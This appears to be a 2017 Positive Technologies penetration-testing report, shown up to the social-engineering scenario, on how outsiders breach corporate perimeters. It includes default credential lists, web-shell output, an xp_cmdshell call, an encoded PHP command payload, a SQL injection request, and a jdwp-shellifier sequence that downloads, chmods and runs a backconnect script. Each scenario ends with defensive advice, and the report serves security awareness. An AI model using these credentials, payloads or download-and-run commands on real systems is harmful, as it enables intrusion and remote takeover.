CORPORATE INFORMATION SYSTEM PENETRATION TESTING: ATTACK SCENARIOS

2017

POSITIVE TECHNOLOGIES

Contents

Introduction

Dangerous vulnerabilities are found on corporate information systems (CIS) every year. If left, these vulnerabilities allow outsiders to compromise critical business systems on corporate networks, providing attackers the ability to expand an initial foothold or even obtain complete CIS control. When successful, these attacks cause substantial financial and reputational losses.

To prevent such threats, the experts at Positive Technologies perform numerous penetration tests each year for major organisations worldwide. This testing attempts to answer the question "What would a real attacker do?" This technique evaluates the true level of security and identifies specific flaws in security mechanisms, including flaws that are not readily discoverable by other audit methods.

This report presents the typical attack scenarios that have been modelled during our penetration tests over the last three years. The scenarios described allow control to be obtained for critical corporate resources in almost all penetration tests when performed as an insider, resulting in total control of the CIS in over 70% of cases; adopting the role of an outside attacker, the network perimeter was breached in 80% of cases. All organization names, network address, employee names, contact information, and other identifying information have been removed. These attack scenarios are not industry-specific: the protection deficiencies we found can affect any company or organization.

Black-hat hackers use similar techniques for attacking actual targets. Our experts' investigation of digital incidents in 2016 showed that cybercriminals have moved away from complicated attacks involving zero-day vulnerabilities. Instead, they are using simpler methods that are inexpensive to implement. Criminals are increasingly using publicly available and/or commercial tools (such as legitimate penetration testing software: Cobalt Strike, Metasploit, etc.) and built-in OS functionality, which masks their activity on the victim's infrastructure. Examples are the attacks on banks by the Cobalt[1], Carbanak[2], and Buhtrap[3] hacker groups.

While banks were the targets for those particular hacks, the vulnerabilities that made the attacks possible can be found at any company. The penetration testing methods described in this report allow for companies to identify these vulnerabilities before criminals can make use of them. After each scenario, recommendations are given on how to prevent such attacks. By following these recommendations, system administrators and security specialists can significantly improve the overall level of corporate digital security from both internal and external threats.

[1] https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Cobalt-Snatch-eng.pdf
[2] http://www.group-ib.com/files/Anunak_APT_against_financial_institutions.pdf
[3] http://www.group-ib.com/brochures/gib-buhtrap-report.pdf

Breaching the perimeter

Based on years of penetration testing experience, Positive Technologies has identified six key attack techniques that can be employed by outsiders to breach the network perimeter and obtain corporate network access. These techniques are based on the following types of vulnerabilities, which potentially occur on the perimeter of almost any organization:

+ Poor management of accounts and passwords
+ Vulnerabilities in web applications
+ Poor traffic filtering
+ Poor vulnerability and update management
+ Poor user awareness of information security issues
+ Poor configuration and access control

To breach the network perimeter, an attacker must be able to run operating system (OS) commands on the victim node. These scenarios not only allow such privileges to be obtained, but the server to be compromised completely. If an internal network interface is present on the server, the attacker can proceed to other corporate network resources.

In some penetration tests, each one of the listed scenarios— alone —was successful in compromising the target without requiring additional methods. In other tests, a combination of methods was necessary, making the attack more complicated, but without detriment to the ultimate success of the attack.


Scenario 1. Password attacks

Management/remote access interfaces

Administering complex distributed systems using only local connections would be a near-impossible and time-consuming task. System administrators use various protocols—such as Telnet, RSH, and SSH—to remotely manage devices, plus other protocols—such as RDP—to connect remotely. Often, admins use widely available software to perform remote connections: RAdmin, Ammyy Admin, etc. The use of such tools gives outsiders an opening to perform password attacks and, if successful, obtain access to the OS.

Attackers do not need special knowledge or skills to do this. In most cases, all they need is a laptop, program for cracking passwords (easily available online, e.g., Hydra) and a dictionary (many special dictionaries with common user IDs and passwords for particular systems and services are available on the Internet). Filtering connections by IP address will complicate the task for attackers, but they can find alternative routes, such as compromising other nodes on the network perimeter and continue the attack from the compromised nodes (instead of the attacker's own address).

Examples of common user name/password combinations for SSH and Telnet access include: root:root, root:toor, admin:admin; test:test. On occasion passwords are not required to obtain maximum privileges (root access).



```
[redacted].com login: root
## Error: "vidoutsize" not defined
# id
uid=0(root) gid=0(root)
# uname -a
Linux [redacted].com 2.6.33.3-rt17.p2.25 #2 PREEMPT RT Thu May 31 16:55:44 CDT 2012 ppc unknown
# _
```

For RDP access, either local or domain accounts are used. Common user name/password combinations include: Administrator:P@ssw0rd; Administrator:123456; Administrator:Qwerty123, or even Guest without a password required.

How to stay safe. For secure remote access via SSH, we recommend using key-based authentication: the client's public key is stored on the server and the private key is stored client side. The client can log in as long as they have the private key. More broadly speaking, we recommend restricting access to nodes via remote access over the Internet. Only a limited number of administrator workstations should have this capability. For this, the relevant firewall configuration is necessary. In addition, we recommend a strict password policy to prevent simple or dictionary passwords from being used. If remote administration is truly necessary, we recommend secure VPN connections.


Web server and database administration interfaces

There are other services that could allow an outsider to obtain total control over a perimeter node as the beachhead for further attacks. These services include database management systems (DBMS) and web servers.


For server management via SSH, Telnet, and other protocols, a password must be manually set. However, various "out of the box" DBMS and web servers installed typically have default (vendor-set) credentials. Of course, the manufacturer documentation recommends passwords are changed on first use. As experience shows, not all administrators do so and many will use weak user name/password combinations.

Some of the most widespread default credentials encountered in our penetration tests are:

+ For databases: sa:sa, sa:P@ssw0rd; oracle:oracle; postgres:postgres; mysql:mysql, mysql:root; and various combinations with a blank password.
+ For Tomcat servers: tomcat:tomcat, tomcat:admin.



```
Brute Forcing SQL Service on [redacted],1433
ПОДРОБНО: Checking sa : P@ssw0rd
ПОДРОБНО: Checking sa : sa
ПОДРОБНО: Checking sa :
ПОДРОБНО: Checking sa : Qwerty12
Match found! sa : Qwerty12
SQL Server 2012
```



[redacted].ru/manager/html

The Apache Software Foundation
http://www.apache.org/

Tomcat Web Application Manager

Message:	OK


Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy

The Tomcat Web Application Manager administrator interface allows uploading of compressed files with the .war extension. An attacker can upload a web application or web command-line interpreter, enabling the attacker to run OS commands.



[redacted]/index.jsp?shellPath=&shell=sh&timeout=-1&newAlias=ll

Date: [redacted]
HostName: [redacted].ru
IP Addess: [redacted]
More Info on IPs and Env

Path:
Shell: [✓ sh] bash ksh csh zsh cmd.exe

Max Execution Time: -1

Add alias: ll='ls -lah'

Open Backdoor
Ip: * - 0.0.0.0 - a
Port: 25443


Command Issued: sh id; ifconfig

root@[redacted]ru - /usr/share/tomcat7/logs/ $ id; ifconfig   exec   Exit Code "0"

```
uid=0(root) gid=0(root) группы=0(root) контекст=unconfined_u:unconfined_r:unconfined_java_t:s0-s0:c0.c1023
eth1 [redacted]
inet a                                255.255.0
inet6
UP B                                  0 Metric:1
RX p                                  ame:0
TX p                                  rrier:0
collis
RX b                                  556 (245.4 GiB)

lo Li
inet a
inet6
UP L
RX p                                  ame:0
TX p                                  rrier:0
collis
RX b                                  07238 (386.7 GiB)
```

Having DBMS access, an attacker can not only read information from the database, but run OS commands on the server with the privileges of the database software. In effect, the attacker obtains server access comparable to the access available via management interfaces, the only potential difference being in the level of privileges. If privileges are restricted, the attacker can attempt to leverage OS vulnerabilities to escalate the attacker's role on the system. However, escalation may not be necessary for attacking corporate network resources.

The privilege levels of the web server, DBMS, and individual users are often a decisive factor in securing the network perimeter. For example, old versions of MS SQL Server were installed by default with NT AUTHORITY\SYSTEM privileges, the maximum level possible in Windows. This meant any attacker who guessed or cracked the database password instantly obtained full control over the server. This vulnerability has now been fixed in recent versions of MS SQL Server: the default privileges are restricted under NT SERVICE\MSSQLSERVER[4]. Such steps



```
exec master..xp_cmdshell 'whoami /priv';
```

```
output
(Null)
PRIVILEGES INFORMATION
----------------------
(Null)
Privilege Name                Description                              State
============================= ======================================== ========
SeAssignPrimaryTokenPrivilege Replace a process level token            Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process       Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                 Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set           Disabled
```

[4] https://msdn.microsoft.com/en-us/library/ms143504.aspx#Serv_Perm

are often insufficient, however. In the course of one penetration test, we found that the NT SERVICE\MSSQLSERVER user had SeImpersonatePrivilege privileges in the OS. This means that the user, with the help of an impersonation token[5], can assign itself the privileges of any other user from the list of available users. The Mimikatz utility can be used for this purpose. During testing, we found that maximum system privileges (NT AUTHORITY\SYSTEM) were among those that could be assigned.

How to stay safe. Administrators must carefully monitor which privileges are used by software and users, and minimize these privileges wherever possible. We recommend limiting Internet access to databases and web server administration interfaces. Only a limited number of administrator workstations should have such access and only from the local network. For this, the relevant firewall configuration is necessary. In addition, we recommend a strict password policy to prevent simple or dictionary passwords from being used.

If access to the web server administration interface is necessary, we recommend IP filtering to allow only administrator workstations to perform such connections.

Scenario 2. Exploitation of web vulnerabilities

Running OS commands does not always require an attacker to obtain credentials for management interfaces. Sometimes, web applications on the company's network perimeter have vulnerabilities that make OS commanding possible. By definition, most web applications are intended for public (official websites, electronic stores, news sites, etc.) and are intended to be accessible by every Internet user. This opens up many possibilities for attackers.


The most dangerous vulnerabilities in web applications include: uploading arbitrary files, performing SQL injection, and running arbitrary code. Exploitation of such vulnerabilities can lead to full server compromise.

An example of a very easy-to-implement attack that has been successful in our tests is as follows. Most public web apps include registration of new user accounts. On the account page, users can usually upload content (photos, videos, documents, presentations, etc.). In most cases the application verifies which kind of file is being uploaded by comparing them against a list of forbidden file extensions. But these checks are often ineffective, in which case the attacker can upload a web command-line interpreter simply by changing the file extension. As a result, the attacker can run OS commands with the privileges of the web application. If these privileges were excessive to start with, then the attacker can obtain complete control.

Even if the server does a good job of filtering uploaded files, the system configuration must also be taken into account.

One example could be a web application where files are verified as they are uploaded, forbidding any files with the extension .php. During testing, our experts found that the server had a vulnerable software/OS combination allowing this rule to be bypassed. The CMS Bitrix configuration in the file /upload/.htaccess was not restricted against uploading .pht files. That format is treated on Debian and Ubuntu operating systems as a file in PHP format. Therefore a vulnerability in the server configuration allowed a web command-line interpreter (.pht) upload to the server despite the restriction (.php) that had been set.

[5] https://msdn.microsoft.com/en-us/library/windows/desktop/aa378842(v=vs.85).aspx




URL: [redacted]//close.pht/.php

☑ Enable Post data ☐ Enable Referrer

Post data: cmd=c3lzdGVtKCcvc2Jpbi9pZmNvbmZpZyAtYScpOw==

```
Notice: Use of undefined constant cmd - assumed 'cmd' in [redacted]/close.pht on line 1
eth1      Link [redacted]
          inet [redacted]255.255.255.0
          inet [redacted]
          UP B [redacted]
          RX p [redacted]frame:0
          TX p [redacted]carrier:0
          coll [redacted]
          RX b [redacted]) (51.2 GB)

lo        Link [redacted]
          inet [redacted]
          inet [redacted]
          UP L [redacted]
          RX p [redacted]ame:0
          TX p [redacted]arrier:0
          coll [redacted]
          RX b [redacted].7 GB)
```

Other methods, such as SQL queries, target web applications to run commands on the server. These attacks are generally not difficult to perform, although they are not exactly trivial either. The below screenshot shows the ID command being performed through SQL injection combined with exploitation of Local file inclusion vulnerability.



```
GET / HTTP/1.1
Host: 1' union select
4,4,[redacted]4,4,4,4,
4,0x[redacted]c6f672e7
47874,4 -- [redacted].com
User-Agent: Mozilla/5.0 (Windows NT 6.3;
WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,*/*;q=0.8
Accept-Language:
ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie:
PHPSESSID=u[redacted]1;
c=echo%20`id`%3b
Connection: close
Upgrade-Insecure-Requests: 1
```

```
url: /
SELECT * FROM [redacted] WHERE
S.section_type [redacted]_kind_id=4
AND section_pa [redacted]
4,4,4,4,4,4,4, [redacted] -- 1'
LIMIT 1
The used SELECT statements have a different number of
columns


*** [redacted]10
[redacted]
url: /
SELECT * FROM [redacted] WHERE
S.section_type [redacted] kind_id=4
AND section_path LIKE '1' union select
4,4,4,[redacted],4,4,4,'uid=2002(c311
002) gid=2002(c311002)
groups=2002(c311002),80(www),777(chroot)
' -- 1' LIMIT 1
The used SELECT statements have a different number of
columns

<!DOCTYPE html>
<html lang='en'>
<head>
<!--
```

These methods require knowledge about bypassing server filtering of file uploads and/or creating SQL queries. But this knowledge may not be necessary at all, such as when file uploads are completely unrestricted.

How to stay safe. In addition to a strict password policy, we recommend restricting file uploads to servers using a white list. To prevent exploitation of vulnerabilities in application code (SQL injection, OS commanding, etc.), user-provided data should be filtered at the level of application code. We also recommend using a web application firewall.


Note that this report presents only a small sample of possible attacks against web applications. For more details, please refer to our other reports: "Web Application Vulnerabilities"[6] and "Web Application Attacks"[7].

[6] https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-Application-Vulnerability-2016-eng.pdf
[7] https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-Application-Attack-Trends-2017-eng.pdf

Scenario 3. Exploitation of known vulnerabilities

Attacks on a vulnerable protocol

Another example of poor traffic filtering on the network perimeter involves attacks on Java Debug Wire Protocol (JDWP), one of the components of Java Platform Debug Architecture (JPDA). The protocol does not perform authentication or encryption of traffic, and outsiders can utilize this fact if the JDWP interface is Internet-accessible. An attacker can use a publicly available exploit[8] to run OS commands. In addition, the service using JDWP often has maximum privileges, meaning an outsider is just one step away from obtaining total control of the server. Below is an example of a successful attack utilizing a publicly available exploit.



```
root@kali:~/jdwp-shellifier# ./jdwp-shellifier.py -t [redacted] -p 1982 --cmd "wget http://[redacted]/exec.pl"
[+] Targeting '[redacted]:1982'
[+] Reading settings for 'Java HotSpot(TM) 64-Bit Server VM - 1.7.0_60'
[+] Found Runtime class: id=dc3
[+] Found Runtime.getRuntime(): id=7f8b48391700
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x201e
[+] Selected payload 'wget http://[redacted]exec.pl'
[+] Command string object created id:201f
[+] Runtime.getRuntime() returned context id:0x2020
[+] found Runtime.exec(): id=7f8b4833b240
[+] Runtime.exec() successful, retId=2021
[!] Command successfully executed
root@kali:~/jdwp-shellifier# ./jdwp-shellifier.py -t [redacted] -p 1982 --cmd "chmod +x exec.pl"
[+] Targeting '[redacted]:1982'
[+] Reading settings for 'Java HotSpot(TM) 64-Bit Server VM - 1.7.0_60'
[+] Found Runtime class: id=dc3
[+] Found Runtime.getRuntime(): id=7f8b48391700
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x201e
[+] Selected payload 'chmod +x exec.pl'
[+] Command string object created id:201f
[+] Runtime.getRuntime() returned context id:0x2020
[+] found Runtime.exec(): id=7f8b4833b240
[+] Runtime.exec() successful, retId=2021
[!] Command successfully executed
root@kali:~/jdwp-shellifier# ./jdwp-shellifier.py -t [redacted] -p 1982 --cmd "./exec.pl"
[+] Targeting '[redacted]:1982'
[+] Reading settings for 'Java HotSpot(TM) 64-Bit Server VM - 1.7.0_60'
[+] Found Runtime class: id=dc3
[+] Found Runtime.getRuntime(): id=7f8b48391700
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x201e
[+] Selected payload './exec.pl'
[+] Command string object created id:201f
[+] Runtime.getRuntime() returned context id:0x2020
[+] found Runtime.exec(): id=7f8b4833b240
[+] Runtime.exec() successful, retId=2021
[!] Command successfully executed
```

The file exec.pl with a backconnect script was uploaded to the server. Subsequently, the privileges for running the file were changed. Running the script results in an interactive shell, which enabled running OS commands to sustain and expand the attack.

How to stay safe. This example shows how the network perimeter can be breached even on networks with strong passwords and regular software updates. Debugging interfaces should not be accessible from external networks.

Attacks on vulnerable software


Outdated software is one of the most frequent security threats found on the network perimeter. Penetration testing does not generally involve exploiting software vulnerabilities to run code remotely (such as buffer overflows) since these exploits can result in system failure. However, actual attackers are less considerate, and may even have this as their goal. Here are just a few examples of obsolete software often encountered on network perimeters, with relevant vulnerabilities: Windows Server 2003 SP1, SP2 (CVE-2012-0002), Nginx 1.3.11 (CVE-2013-2028), PHP 5.3.8, 5.3.28, 5.5.1, and many other versions (CVE-2014-3515, CVE-2011-3379,

[8] https://github.com/IOActive/jdwp-shellifier


CVE-2013-6420), ProFTPD FTP Server 1.3.3a (CVE-2011-4130, CVE-2010-4221), and OpenSSH Server 4.3 (CVE-2006-5051, CVE-2006-5052). Even old standby Windows XP can still be found in the wild (CVE-2008-4250).

Exploiting such vulnerabilities often requires attackers to have special skills for developing a new exploit. But publicly available and commercial exploits can also be used, either "out-of-the-box" or with minimal changes for the conditions of the particular attack target.

A number of projects have demonstrated exploitation of the critical Heartbleed vulnerability (CVE-2014-0160). On a service that supports SSL connections, or running on a *nix OS with a vulnerable version of the OpenSSL library installed, portions of memory of the server process (in this example, the web server) can be read. These portions of memory can contain critical data in cleartext: account credentials, user sessions, access keys, and more. In this example, the attack and memory analysis revealed a user password, among other information.



```
02d0: B9 [redacted] 87  . ..............
02e0: 20            6D    &lt;s.ivanov@m
02f0: 65            6D  [redacted].com
0300: 26            00  &gt;.4a5....Y...
0310: B0            00  .@..KB....al....
0320: 15            00  .....8.. KB.....
0330: 11            00  .....)..4.......
0340: 06            00  ........A.......
0350: E4            3B  .o..ipart/mixed;
0360: 20            6F   boundary="PARTo
0370: 65            31  [redacted]
0380: 33            00  345".ed;....A...
0390: 54            00  T1..............
03a0: 00            B9  ............D1..
```



```
01d0: 00 [redacted] 00  ................
01e0: 00            00  ................
01f0: 00            00  ................
0200: 0A            DA  ....AN....z.x>a.
0210: B4            0B  ..L.............
0220: 77            75  word=f7b45150&su
0230: 62            38  bmit=[redacted]8
0240: 35            B4  5%D0%          .
0250: 2C            06  ,.-._          .
0260: 52            0E  R...............
0270: 65            62  ess&password=f7b
0280: 34            30  45150&submit=%D0
0290: 25            25  [redacted]
02a0: 44            71
02b0: 4B            00  K....d5hash.5...
```

How to stay safe. Preventing such attacks requires regularly updating software and installing OS security updates. In addition, we recommend against disclosing the version of software in use, such as the web server version, which is sometimes indicated in standard error messages or HTTP responses.

Scenario 4. Social engineering

Social engineering is as old as hacking itself. Attackers can trick employees into revealing account data or other important information over the phone or in correspondence.

An example of this from our testing is a social engineering phone call exercise, that was performed as part of awareness testing with a bank employee. The employee was selected based on a screening mailshot of phishing messages. This employee not only clicked the link in the message, but then started corresponding with the Positive Technologies expert, whom the employee falsely believed to be the administrator of the bank's corporate network.

Our expert, claiming to be the administrator, proposed resolving the non-functioning link provided in an email message. The phone conversation lasted around four minutes, but this was enough time to accomplish the objective – of getting the account credentials necessary for accessing the employee's workstation and domain resources.

